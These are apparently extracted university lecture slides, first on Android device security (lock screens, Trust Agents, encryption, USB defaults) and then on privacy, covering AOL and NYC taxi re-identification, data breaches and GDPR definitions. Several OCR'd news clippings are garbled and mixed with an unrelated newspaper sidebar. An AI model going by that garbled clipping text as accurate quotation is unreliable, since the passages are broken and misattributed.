
Screen Lock

- When the device is manually locked or an idle timeout is reached, the phone may be set to require a form of authentication
 - None – no lock screen (feature disabled)
 - Swipe – require an upwards swipe (no security benefit)
 - Pattern – the user must draw a pattern on the screen
 - PIN – the user must enter a PIN to unlock
 - Password – a password must be entered
- This does not protect the phone's contents, only the session




Trust Agents

- Supported since Android 5.0
- Modules that report to the system whether they believe that the current environment is trusted
 - This can be used to temporarily relax the security configuration of the device
 - » In practice, this *currently* means bypassing the lock screen



Trust Agents

- An example: Google Smart Lock – it can automatically unlock your device
 - When it's on you
 - Based on the current WiFi network
 - Based on nearby Bluetooth devices
 - Based on GPS position
 - Based on facial recognition
- Android 10+: Trust Agents can no longer unlock a locked device, they can only keep an unlocked device unlocked




Device Encryption

- Supported since Android 2.3
 - Automatically enabled on some phones starting from Android 5.0
- Superseded by file-based encryption in Android 10
- The contents of the phone may be encrypted so that a password is needed to boot the phone (or read any file stored on it)
 - Based on dm-crypt, a Linux full-disk encryption module
 - Uses AES in CBC mode with a 128-bit key which is derived from the password using PBKDFv2
 - Starting from Android 5.1, PINs and patterns may be used instead of a password, but this is less secure
 - » The fingerprint reader cannot be used at this point as this would need access to the fingerprint database, which is also stored encrypted on the phone

Device Encryption

- If the device is stolen, it is reasonably impossible for thieves to access the data on it
- Encryption is a one-way process, it can only be turned off by a factory reset
 - The SD card can be decrypted later, though
- The encryption adds some overhead (CPU, battery consumption)
- Your mileage may vary
 - Feature set and inner workings changed a lot since 2.3
 - Supported in different ways by different ROMs
 - Not available on Android 10 or newer devices




File-Based Encryption

- Supported since Android 7, mandatory starting from Android 10
- Instead of encrypting the entire storage like with Device Encryption, individual files are encrypted (with possibly different keys)
 - Device Encrypted storage – encrypted with a device-specific key, available after boot
 - Credential Encrypted storage – encrypted with a user's key, available after the user has unlocked the phone
- The system can boot without having to enter a master key
 - Some functionality (such as Alarms) now work after a reboot
- Uses AES or Adiantum (Android 10)

Default USB Behaviour

- Starting from Android 6.0, connecting a USB cable to a phone only enables charging it by default
 - This default may be changed, although not recommended
 - (The list of supported USB features depends on hardware and software capabilities)
- Previously, file transfers were enabled by default, making it possible for rogue charging stations to steal data or hack your phone



Default USB Behaviour



What we didn't have time for...

- Other topics discussed on Computer and Network Security (MSc)
 - System Security
 - » Android permission model (cont'd)
 - » Application signatures (in more detail)
 - » Safe mode
 - » Evolution of security
 - Device Security
 - » Verified boot
 - » Fingerprint sensors
 - » Find My Device
 - » Device administrators
 - ... and more

What we didn't have time for...

- Other topics discussed on Software (MSc)
 - Protecting your Android applications
 - Detecting potentially unsafe environments
 - Detecting tampering
 - Obfuscation
 - Reverse engineering
 - Rooting
 - Screen overlays
 - Google SafetyNet
 - ... and more



DEPARTMENT OF
NETWORKED SYSTEMS
AND SERVICES

IT Security (BMEVIHIAC01)
Mobile Platform Security – Android

Gergő Ládi

Laboratory of Cryptography and System Security
Department of Networked Systems and Services

Gergo.Ladi@CrySyS.hu



Further Reading

- Android versions: A living history from 1.0 to Pie
<https://www.computerworld.com/article/3235946/android/android-versions-a-living-history-from-1-0-to-today.html>
- All you wanted to know about KNOX Void Warranty 0x1
<http://omegadroid.co/wanted-knox-void-warranty-0x1/>
- Beware of Juice-Jacking
<https://krebsonsecurity.com/2011/08/beware-of-juice-jacking/>
- The Official Android Documentation
<https://developer.android.com>

Control Questions

- What operating system kernel is Android built on? Name a few of its low-level security features.
- How are apps isolated on Android?
- Name the two most typically used types of Permissions. Give at least one example for each type.
- How can Dangerous permissions be granted to an app?
- Why must applications be signed?
- Can one install apps from sources other than the Play Store? If so, how?

Control Questions

- Why is the Android ecosystem so fragmented?
(Hint: think of how updates work.)
- What are Trust Agents?
- How does Device Encryption work?
- Why is it dangerous to set your phone to USB File Transfer mode by default?



DEPARTMENT OF
NETWORKED SYSTEMS
AND SERVICES

Introduction to IT Security

Privacy issues and PETs, 2023

Gergely Ács

CrySyS Lab, BME

acs@crysys.hu



Outline

- **What is privacy?**
- **What is personal data?**
- **Tracking**
- **Psychological profiling**
- **Anonymization**
- **Anonymous communication (TOR)**
- **Privacy in AI**
- **Conclusions**

WHAT IS PRIVACY?

Introduction

- **privacy** is the **RIGHT** of an individual to control how information about him/her is collected, stored, and shared
 - e.g., you can decide with whom you share your personal information
- As a concept, it emerged in 1890 due to the spread of sensationalist journalism and photography
 - initially defined as "the right to be let alone"
 - was exacerbated when telephones became widespread around 1920s
 - government was identified as a potential privacy invader (WWII)
- after 1970s, new technologies emerged by the appearance of personal computers
 - they created new ways to gather/store/process personal information
- Today, a lot of information on individuals is collected and stored in many databases worldwide (**BIG DATA**)
 - control of that information by individuals became difficult

Introduction




Why do companies collect data?

- The Internet ecosystem is supported by ads
 - You can read many websites for "FREE" just because the site has ads...
- The goal of companies is to build as detailed profile of you as possible
 - What are your interests?
 - Where do you do your shopping?
 - What do you eat, what do you like, when do you get up, etc.
- Why? To give you personalized (targeted) ads
 - If the ad is relevant to you then you are more likely to buy the product or to be manipulated (see political ads)
- Is it a good business?
 - The ad industry of Internet generated \$1.121 Trillion for the US economy in 2016



What can you lose?

- Companies can sell your data
 - to other companies who build profiles
- Companies can infer further sensitive information
 - religion, sexual orientation, financial status, etc.
 - » Check your search logs
 - » or your timeline in Google!
 - » Check your electrical consumption!
 - » Check your water consumption!



- Your personal data can be stolen from the company
 - by a hacker or an employee who sells your data

How much do you share?

- Machine learning correctly infers whether someone is gay or straight
 - 81% of accuracy for men (vs. 61% of human judgement)
 - 74% of accuracy for women (vs. 54% of human judgement)
- Can you also predict other psychological conditions or even personality?
- Photos contain a wealth of personal data that can be used for profiling!

A.I. can detect the sexual orientation of a person based on one photo, research shows

- The Stanford University study found that machines had a far superior "gaydar" when compared to humans.
- The machine intelligence tested in the research could correctly infer between gay and straight men 81 percent of the time, and 74 percent of the time for women.

Sam Meredith | @smeredith19
Published 7:55 AM ET Fri, 8 Sept 2017



Dimitri Otis | Getty Images

Artificial Intelligence (AI) can now accurately identify a person's sexual orientation by analyzing photos of their face, according to new research.

The Stanford University study, which is set to be published in the

Companies can sell your data



- In 2006, AOL publicly released 20 million search queries for 650.000 users
- For anonymization, they removed IP addresses of queriers...
- Queries of user #17556639:

*“how to kill your wife”
“pictures of dead people”
“car crash photo”
“photo of dead people”*

The New York Times

Technology

WORLD U.S. N.Y. / REGION BUSINESS TECHNOLOGY SCIENCE HEALTH SPORTS OPINION
CAMCORDERS CAMERAS CELLPHONES COMPUTERS HANDHELDS HOME VIDEO MUSIC PERIPHERALS

A Face Is Exposed for AOL Searcher No. 4417749

By MICHAEL BARBARO and TOM ZELLER Jr.
Published: August 9, 2006

Buried in a list of 20 million Web search queries collected by AOL and recently released on the Internet is user No. 4417749. The number was assigned by the company to protect the searcher's anonymity, but it was not much of a shield.



Erik S. Lesser for The New York Times
Thelma Arnold's identity was betrayed by AOL records of her Web searches, like ones for her dog, Dudley, who clearly has a problem.

No. 4417749 conducted hundreds of searches over a three-month period on topics ranging from “numb fingers” to “60 single men” to “dog that urinates on everything.”

And search by search, click by click, the identity of AOL user No. 4417749 became easier to discern. There are queries for “landscapers in Lilburn, Ga.,” several people with the last name Arnold and “homes sold in shadow lake subdivision gwinnett county georgia.”

It did not take much investigating to follow that data trail to Thelma Arnold, a 62-year-old widow who lives in Lilburn, Ga., frequently researches her friends' medical ailments and loves her three dogs. “Those are my searches,” she said, after a reporter read part of the list to her.

AOL removed the search data from its site over the weekend.

SIGN IN TO E-MAIL THIS
 PRINT
 REPRINTS



NYC Taxi dataset [2014]

- It contains details about every taxi ride (yellow cabs) in NYC in 2013
 - pickup and drop off times, locations, fare and tip amounts, as well as **anonymized (hashed) versions of the taxi's license and medallion numbers**
 - ... but there are only about 22 million possible license numbers!!!



Bradley Cooper (Click to Explore)




Jessica Alba (Click to Explore)



- *What can we learn?* “Jessica Alba got into her taxi outside her hotel, the Trump SoHo, and did not add a tip to her \$9 fare.”

How much do you share?

- human skin color varies slightly with blood circulation
- heart rate can be extracted from a video based on the temporal variation of the skin color, which is normally invisible to the human eye




How much do you share?

- Fitness monitors reveal more information than most people realize
 - E.g.: when do you have sex?
- It may be possible to infer someone's religious beliefs from their heart rate data
 - Muslims pray at five prescribed times a day. Fitness data may reveal if someone is kneeling
 - Or detect when someone is singing every Sunday morning
 - Jews are inactive on Saturdays...
- These are NOT proofs, but EVIDENCES



How much do you share?

- Accurate human pose estimation through walls and occlusions
 - wireless signals in the WiFi frequencies traverse walls and reflect off the human body
 - deep neural networks can parse such radio signals to estimate 2D poses
- Wireless signals are everywhere!




Your data can be stolen

- even if you trust the company they can have security incidents when your data can be stolen and sold in the black market
- there always be such incidents (insider attacks by employees, attacks sponsored by foreign governments, etc.)

Infidelity site Ashley Madison hacked as attackers demand total shutdown

Site's hackers claim 37m personal records have been stolen from notorious dating site, with Cougar Life and Established Men also compromised



The Ashley Madison website. Photograph: Screengrab

Hackers have stolen and leaked personal information from online cheating site Ashley Madison, an international dating site with the tagline: "Life is short. Have an affair."

Anthem data breach could be 'lifelong battle' for customers

Shari Rudavsky , shari.rudavsky@indystar.com Published 7:56 |



(Photo: Michael Conroy, AP)

f 519 CONNECT TWEET IN LINKEDIN

Security experts knew it was a major breach would occur industry, but when. And they reams of valuable personal c

Health insurer Anthem Inc. o calm fears after announcing many as 80 million current and former policyholders may have information stolen in what is thought to be the largest health-care

While the company said no personal medical data or credit card compromised, the type of information stolen in the breach — ir dates, social security numbers, addresses, member IDs — col trone to cyber-thieves, experts said.

First lawsuits launched in Anthem hack

The company, government officials, and privacy experts urged steps to protect themselves: Such steps include signing up for protection Anthem is offering and remaining vigilant about their information.

Business

Target says up to 70 million more customers were hit by December data breach



Target breach has triggered at least two class-action lawsuits, drawn state and federal investigations, and damaged Target's bottom line. (Reuters: JAMISON-DATA-Avastis, Inc., JAN 10)

By Jia Lynn Yang and Amitava Jayakumar January 10, 2014 5

Target said Friday that the thieves who stole massive amounts of credit and debit card information during the holiday season also swept up names, addresses and phone numbers of 70 million customers, information that could put victims at greater risk for identity theft.

Every bit of added data helps criminals develop more sophisticated tactics for either impersonating victims or luring them to give up more sensitive information, according to security experts.

"These criminals are building up dossiers on individuals," said Avivah Litan, a fraud and security analyst at Gartner, a research firm. "Let's say they have Mary Jane. Now they've got her e-mail, her name and her address, and now they have her credit card. So now she's easier to target."

The Target breach already ranks as one of the worst ever. During the peak of holiday shopping last month, Target said that up to 40 million customers' credit and debit card information had been stolen from people who shopped in stores from Nov. 27 to Dec. 15. On Friday, the company said a new group of 70 million customers — some of whom might also have had their card data stolen — have had their personal information compromised, as well.


Most Read

- 1 As Ivanka Trump kept her White House plans quiet, a covered West Wing office stayed open for her 
- 2 Why Verizon and AT&T are suddenly putting their ads on Google and YouTube 
- 3 Sen. Rand Paul is in Florida in hunting Alaska grizzlies this weekend for federal land 
- 4 The days of owing a car could be fading away, thanks to these alternatives 
- 5 Starbound's Howard Schultz hands the keys to his successor in an emotional shareholder meeting 

Market Watch

DIA -0.04% NASDAQ -0.2%
Cc: name or symbol Get quote
Last Update: 10:18 AM 03/23/2017 (JANASDAQ)

Our Online Games



washingtonpost.com

Why is it a problem?

- People cannot anticipate the future misuse of their data
 - tomorrow, one can develop a new machine learning model to infer sexual orientation from photos that you share today...
- You can be stigmatized based on your religion, political affiliation, sexual orientation, or your physical condition!
 - Consequences range from mere annoyance to even death or physical disability!

Solution?

- Privacy is not really a technical issue: it needs legislation (laws) and law enforcement
- However, technology can also help
 - encryption and access control techniques (e.g., encrypted Cloud storage)
 - anonymous communication techniques (e.g., TOR)
 - Anonymization of corporal datasets
 - in general: Privacy Enhancing Technologies (PETS)



PERSONAL DATA, SENSITIVE DATA, CONFIDENTIAL DATA

Personal data as legal term

- GDPR (General Data Protection Regulation):


Any information related to an **identified or identifiable** natural person

- any information: any sort of statements about a person (true or false)
- Related: “about”
- Identified: within a group of persons, the person is "distinguished" from all other members of the group
- Identifiable: it is possible to identify
- Natural person: living person

- Example:

“A prime minister in Europe”

+
"born on May 31, 1963"



- The two pieces of information (attributes) individually are not personal data but together they are
 - together they single out a person from the population

Some identifiers

Direct identifiers	Indirect (quasi) identifiers
Full name	First name only
Date of birth	Last name only
Residential Address	A portion of address
Telephone number	Age
Email address	Place of work
Social Security number	IP address
Banking card number	Device Id
ID number	Gender
Passport number	Visited locations

- BUT: full name is not always a direct identifier (see John Smith) in country, but it is more likely to be as such in a classroom
- **GDPR refers to all personal data as identifiers which together unambiguously identify a person in the given context**

Questions

- An article says “A person sells his Mustang in Innsbruck”. Is this article a personal data?
- Is the source code developed by John (i.e., excluding his email and name) is personal data of John?
- Are the reviews of a product is personal data of the reviewer even his/her name, contact is not mentioned in the review?


Identifiability

- A person is identifiable (from GDPR):

“To determine whether a natural person is identifiable, account should be taken of all the means reasonably likely to be used, such as singling out, either by the controller or by another person to identify the natural person directly or indirectly. ”

Confidential data, Sensitive data

- **Confidential data** is a broad categorization of any information of commercial value in which disclosure, alteration or loss could cause substantial harm to the competitive position of the data holder
- **Sensitive data** which reveal health status or sex life or ethnic origin or religious beliefs or political opnions, etc.





